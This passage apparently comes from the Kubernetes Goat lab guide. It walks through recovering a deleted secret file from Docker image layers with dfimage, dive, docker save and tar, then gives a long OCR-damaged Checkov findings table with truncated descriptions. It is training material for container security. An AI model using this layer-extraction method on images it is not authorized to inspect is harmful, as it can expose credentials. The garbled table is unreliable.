
```
dfimage -sV=1.36 madhuakula/k8s-goat-hidden-in-layers
```



```
Environment Variables
|PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Image user
|User is root

Potential secrets:
|Found match etc/apk/keys/alpine-devel@lists.alpinelinux.org-4a6a0840.rsa.pub Possible public key \.pub$ ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688
c1e077ae5/layer.tar
|Found match etc/apk/keys/alpine-devel@lists.alpinelinux.org-5243ef4b.rsa.pub Possible public key \.pub$ ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688
c1e077ae5/layer.tar
|Found match etc/apk/keys/alpine-devel@lists.alpinelinux.org-5261cecb.rsa.pub Possible public key \.pub$ ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688
c1e077ae5/layer.tar
|Found match etc/udhcpd.conf DHCP server configs dhcpd[^ ]*.conf ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688c1e077ae5/layer.tar
Dockerfile:
CMD ["/bin/sh"]
LABEL MAINTAINER=Madhu Akula INFO=Kubernetes Goat
ADD file:828b1f78e37f3be0c1aadd7b6e84634ff7f30491b11f2461a4d4f8bfbf5ad64c in /root/secret.txt
        root/
        root/secret.txt

RUN echo "Contributed by Rewanth Cool" >> /root/contribution.txt  \
        && rm -rf /root/secret.txt
CMD ["sh" "-c" "tail -f /dev/null"]

root@ip-172-31-17-86:/tmp#
```

Method 3 (using dive)

`Dive` is an amazing tool that helps with analyzing each layer of an image.



From all the above analyzations, we can see some significant changes in these two files, `/root/contributions.txt`, `/root/secret.txt`. The above methods cannot help us to read contents of these files. Let's see if we can find these files in the running container.

```
root@ip-172-31-17-86:~# kubectl run hello --rm --restart=Never -it --image=madhuakula/k8s-goat-hidden-in-layers -- sh
If you don't see a command prompt, try pressing enter.
/ # ls /root -la
total 16
```

```
drwx------    1 root     root          4096 Apr 20 16:06 .
drwxr-xr-x    1 root     root          4096 Apr 20 16:06 ..
-rw-------    1 root     root            13 Apr 20 16:06 .ash_history
-rw-r--r--    1 root     root            28 Apr 19 15:29 contribution.txt
/ # cat /root/contribution.txt
Contributed by Rewanth Cool
/ # cat /root/secret.txt
cat: can't open '/root/secret.txt': No such file or directory
/ #
```

We can't see `/root/secret.txt` as it is deleted the next layers. Our task is to recover the `/root/secret.txt`.

Again, docker cli for rescue. Export the docker image as a tar file.

```
docker save madhuakula/k8s-goat-hidden-in-layers -o hidden-in-layers.tar
```


Now, extract the tar file.


```
tar xvf hidden-in-layers.tar
```

```
root@ip-172-31-17-86:/tmp/hidden-in-layers# ls
hidden-in-layers.tar
root@ip-172-31-17-86:/tmp/hidden-in-layers# tar xvf hidden-in-layers.tar
d26427eaa7188859f2ba980fb9e746a4abd6a88c1abac99d28824f0f05156fe9.json
d81b961e28e91cdb9ea742b87bdc69685a6c4c76368a0a3de0934584a992e051/
d81b961e28e91cdb9ea742b87bdc69685a6c4c76368a0a3de0934584a992e051/VERSION
d81b961e28e91cdb9ea742b87bdc69685a6c4c76368a0a3de0934584a992e051/json
d81b961e28e91cdb9ea742b87bdc69685a6c4c76368a0a3de0934584a992e051/layer.tar
da73da4359e9edb793ee5472ae3538be8aec57c27efff7dae8873566c865533f/
da73da4359e9edb793ee5472ae3538be8aec57c27efff7dae8873566c865533f/VERSION
da73da4359e9edb793ee5472ae3538be8aec57c27efff7dae8873566c865533f/json
da73da4359e9edb793ee5472ae3538be8aec57c27efff7dae8873566c865533f/layer.tar
ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688c1e077ae5/
ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688c1e077ae5/VERSION
ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688c1e077ae5/json
ff72598b05f57e6f83d56b858ba9783796e99aea2dcef391b3fa688c1e077ae5/layer.tar
manifest.json
repositories
root@ip-172-31-17-86:/tmp/hidden-in-layers#
```

We can see each layer getting exported as a single tar file. We have 3 layers in this image, so we have 3 tar files. Since, we have only 3 layers, its easy to extract all of them and check the contents but that's not the conventional approach. What if we have hunderds of layers?


Let's review the dive output again. In the below image, we saw a new file, `/root/secret.txt` is being created.





Observe the `Id` of that layer, `da73da4359e9edb793ee5472ae3538be8aec57c27efff7dae8873566c865533f`. Since, we have `/root/secret.txt` created in this layer, let's extract the tar file of this layer first.

```
cd da73da4359e9edb793ee5472ae3538be8aec57c27efff7dae8873566c865533f
tar xvf layer.tar
cat root/secret.txt
```



Woot, we found a flag. Congratulations.

Miscellaneous

Digging into docker layers

Teardown Kubernetes Goat

- Teardown the entire Kubernetes Goat infrastructure

```
bash teardown-kubernetes-goat.sh
```

Note: Ensure clean up what you installed and used, It's better to delete the cluster.

Security Scanning Reports

This section contains, security scanning reports by multiple open source security tools reports by scanning the Kubernetes Goat infrastructure.

- Checkov
- KICS

KICS report for Kubernetes Goat

KICS by Checkmarx identifed 236 issues in Kubernetes and Docker configuration issues in Kubernetes Goat

Check the detailed report here

Checkov report for Kubernetes Goat

To identify all of the 232 kubernetes configuration issues run checkov by Bridgecrew

https://twitter.com/BarakSchoster/status/1273170904894377985

	check_id	file	resource	
0	CKV_K8S_31	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware	Ens sec to c run
1	CKV_K8S_40	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware	Cor as a hos
			Deployment.cache-	

	check_id	file	resource	
2	CKV_K8S_29	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware	App to y con
3	CKV_K8S_38	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware	Ens Acc only nec
4	CKV_K8S_23	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware	Min of r
5	CKV_K8S_37	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Min of c cap
6	CKV_K8S_8	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Live be (
7	CKV_K8S_12	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Mer sho
8	CKV_K8S_20	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Cor run allo
9	CKV_K8S_13	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Mer be s
			Deployment.cache-	

	check_id	file	resource	
10	CKV_K8S_10	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	CPU be s
11	CKV_K8S_22	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Use files con pos
12	CKV_K8S_9	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Rea Sho
13	CKV_K8S_28	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Min of c NET
14	CKV_K8S_30	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	App to y con
15	CKV_K8S_14	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Ima fixe bla
16	CKV_K8S_43	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	Ima dige
17	CKV_K8S_11	/scenarios/cache-store/deployment.yaml	Deployment.cache-store-deployment.secure-middleware (container 0)	CPU set
				Ens

	check_id	file	resource	
18	CKV_K8S_31	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default	sec to c run
19	CKV_K8S_40	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default	Cor as a hos
20	CKV_K8S_29	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default	App to y con
21	CKV_K8S_38	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default	Ens Acc onl nec
22	CKV_K8S_21	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default	The sho
23	CKV_K8S_23	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default	Mir of r
24	CKV_K8S_21	/scenarios/build-code/deployment.yaml	Service.build-code-service.default	The sho
25	CKV_K8S_37	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Mir of c cap
26	CKV_K8S_8	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Live be (
27	CKV_K8S_12	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Mer sho
28	CKV_K8S_20	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Cor run allo
29	CKV_K8S_10	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	CPU be s
30	CKV_K8S_22	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Use files con pos
			Deployment.build-code-	

	check_id	file	resource	
31	CKV_K8S_9	/scenarios/build-code/deployment.yaml	deployment.default (container 0)	Rea Sho
32	CKV_K8S_28	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Mir of c NET
33	CKV_K8S_30	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	App to y con
34	CKV_K8S_14	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Ima fixe bla
35	CKV_K8S_43	/scenarios/build-code/deployment.yaml	Deployment.build-code-deployment.default (container 0)	Ima dig
36	CKV_K8S_31	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Ens sec to c run
37	CKV_K8S_27	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Do doc to c
38	CKV_K8S_40	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Cor as a hos
39	CKV_K8S_19	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Cor sha nar
40	CKV_K8S_17	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Cor sha ID r
41	CKV_K8S_18	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Cor sha nar
42	CKV_K8S_38	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Ens Acc onl nec
		/scenarios/docker-bench-	DaemonSet.docker-	The

	check_id	file	resource	
43	CKV_K8S_21	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	sho
44	CKV_K8S_23	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default	Min of r
45	CKV_K8S_37	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Min of c cap
46	CKV_K8S_8	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Live be (
47	CKV_K8S_20	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Cor run allo
48	CKV_K8S_16	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Cor be p
49	CKV_K8S_22	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Use files con pos
50	CKV_K8S_9	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Rea Sho
51	CKV_K8S_28	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Min of c NET
52	CKV_K8S_25	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Min of c add
53	CKV_K8S_14	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Ima fixe bla
54	CKV_K8S_43	/scenarios/docker-bench-security/deployment.yaml	DaemonSet.docker-bench-security.default (container 0)	Ima dige
55	CKV_K8S_31	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default	Ens sec to c run
		/scenarios/kubernetes-	Deployment.kubernetes-	Cor

	check_id	file	resource	
56	CKV_K8S_40	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default	as a hos
57	CKV_K8S_29	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default	App to y con
58	CKV_K8S_38	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default	Ens Acc only nec
59	CKV_K8S_21	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default	The sho
60	CKV_K8S_23	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default	Min of r
61	CKV_K8S_21	/scenarios/kubernetes-goat-home/deployment.yaml	Service.kubernetes-goat-home-service.default	The sho
62	CKV_K8S_37	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Min of c cap
63	CKV_K8S_8	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Live be (
64	CKV_K8S_12	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Mer sho
65	CKV_K8S_20	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Cor run allo
66	CKV_K8S_10	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	CPU be s
			Deployment.kubernetes-	Use

	check_id	file	resource	
67	CKV_K8S_22	/scenarios/kubernetes-goat-home/deployment.yaml	goat-home-deployment.default (container 0)	files con pos
68	CKV_K8S_9	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Rea Sho
69	CKV_K8S_28	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Min of c NET
70	CKV_K8S_30	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	App to y con
71	CKV_K8S_14	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Ima fixe bla
72	CKV_K8S_43	/scenarios/kubernetes-goat-home/deployment.yaml	Deployment.kubernetes-goat-home-deployment.default (container 0)	Ima dige
73	CKV_K8S_31	/scenarios/batch-check/job.yaml	Job.batch-check-job.default	Ens sec to c run
74	CKV_K8S_40	/scenarios/batch-check/job.yaml	Job.batch-check-job.default	Con as a hos
75	CKV_K8S_29	/scenarios/batch-check/job.yaml	Job.batch-check-job.default	App to y con
76	CKV_K8S_38	/scenarios/batch-check/job.yaml	Job.batch-check-job.default	Ens Acc onl nec
		/scenarios/batch-	Job.batch-check-	The

	check_id	file	resource	
77	CKV_K8S_21	/scenarios/batch-check/job.yaml	Job.batch-check-job.default	The sho
78	CKV_K8S_23	/scenarios/batch-check/job.yaml	Job.batch-check-job.default	Min of r
79	CKV_K8S_37	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Min of c cap
80	CKV_K8S_12	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Mer sho
81	CKV_K8S_20	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Cor run allo
82	CKV_K8S_13	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Mer be s
83	CKV_K8S_10	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	CPU be s
84	CKV_K8S_22	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Use files con pos
85	CKV_K8S_28	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Min of c NET
86	CKV_K8S_30	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	App to y con
87	CKV_K8S_14	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Ima fixe bla
88	CKV_K8S_43	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	Ima dige
89	CKV_K8S_11	/scenarios/batch-check/job.yaml	Job.batch-check-job.default (container 0)	CPU set
90	CKV_K8S_31	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default	Ens sec to c run
			Deployment.hunger-	Cor

	check_id	file	resource	
91	CKV_K8S_40	/scenarios/hunger-check/deployment.yaml	check-deployment.default	as a hos
92	CKV_K8S_29	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default	App to y con
93	CKV_K8S_38	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default	Ens Acc only nec
94	CKV_K8S_21	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default	The sho
95	CKV_K8S_23	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default	Min of r
96	CKV_K8S_21	/scenarios/hunger-check/deployment.yaml	Service.hunger-check-service.default	The sho
97	CKV_K8S_37	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Min of c cap
98	CKV_K8S_8	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Live be (
99	CKV_K8S_12	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Mer sho
100	CKV_K8S_20	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Cor run allo
101	CKV_K8S_13	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Mer be s
			Deployment.hunger-	

	check_id	file	resource	
102	CKV_K8S_10	/scenarios/hunger-check/deployment.yaml	check-deployment.default (container 0)	CPU be s
103	CKV_K8S_22	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Use files con pos
104	CKV_K8S_9	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Rea Sho
105	CKV_K8S_28	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Min of c NET
106	CKV_K8S_30	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	App to y con
107	CKV_K8S_14	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Ima fixe blar
108	CKV_K8S_43	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	Ima dige
109	CKV_K8S_11	/scenarios/hunger-check/deployment.yaml	Deployment.hunger-check-deployment.default (container 0)	CPU set
110	CKV_K8S_31	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default	Ens sec to c run
111	CKV_K8S_40	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default	Cor as a hos
			Deployment.poor-	Apr

	check_id	file	resource	
112	CKV_K8S_29	/scenarios/poor-registry/deployment.yaml	registry-deployment.default	to y con
113	CKV_K8S_38	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default	Ens Acc only nec
114	CKV_K8S_21	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default	The sho
115	CKV_K8S_23	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default	Min of r
116	CKV_K8S_21	/scenarios/poor-registry/deployment.yaml	Service.poor-registry-service.default	The sho
117	CKV_K8S_37	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Min of c cap
118	CKV_K8S_8	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Live be (
119	CKV_K8S_12	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Mer sho
120	CKV_K8S_20	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Cor run allo
121	CKV_K8S_10	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	CPU be s
122	CKV_K8S_22	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Use files con pos
			Deployment.poor-	

	check_id	file	resource	
123	CKV_K8S_9	/scenarios/poor-registry/deployment.yaml	registry-deployment.default (container 0)	Rea Sho
124	CKV_K8S_28	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Min of c NET
125	CKV_K8S_30	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	App to y con
126	CKV_K8S_14	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Ima fixe bla
127	CKV_K8S_43	/scenarios/poor-registry/deployment.yaml	Deployment.poor-registry-deployment.default (container 0)	Ima dig
128	CKV_K8S_31	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	Ens sec to c run
129	CKV_K8S_40	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	Cor as a hos
130	CKV_K8S_17	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	Cor sha ID r
131	CKV_K8S_29	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	App to y con
132	CKV_K8S_38	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	Ens Acc onl nec
133	CKV_K8S_21	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	The sho
		/scenarios/kube-bench-	Job.kube-bench-	Min

	check_id	file	resource	
134	CKV_K8S_23	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default	of r
135	CKV_K8S_37	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Min of c cap
136	CKV_K8S_12	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Mer sho
137	CKV_K8S_20	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Cor run allo
138	CKV_K8S_13	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Mer be s
139	CKV_K8S_10	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	CPU be s
140	CKV_K8S_22	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Use files con pos
141	CKV_K8S_28	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Min of c NET
142	CKV_K8S_30	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	App to y con
143	CKV_K8S_14	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Ima fixe bla
144	CKV_K8S_43	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	Ima dige
145	CKV_K8S_11	/scenarios/kube-bench-security/master-job.yaml	Job.kube-bench-master.default (container 0)	CPU set
				Ens

	check_id	file	resource	
146	CKV_K8S_31	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	sec to c run
147	CKV_K8S_40	/scenarios/kube-bench-security/node-job.yaml	Job.kube-bench-node.default	Cor as a hos
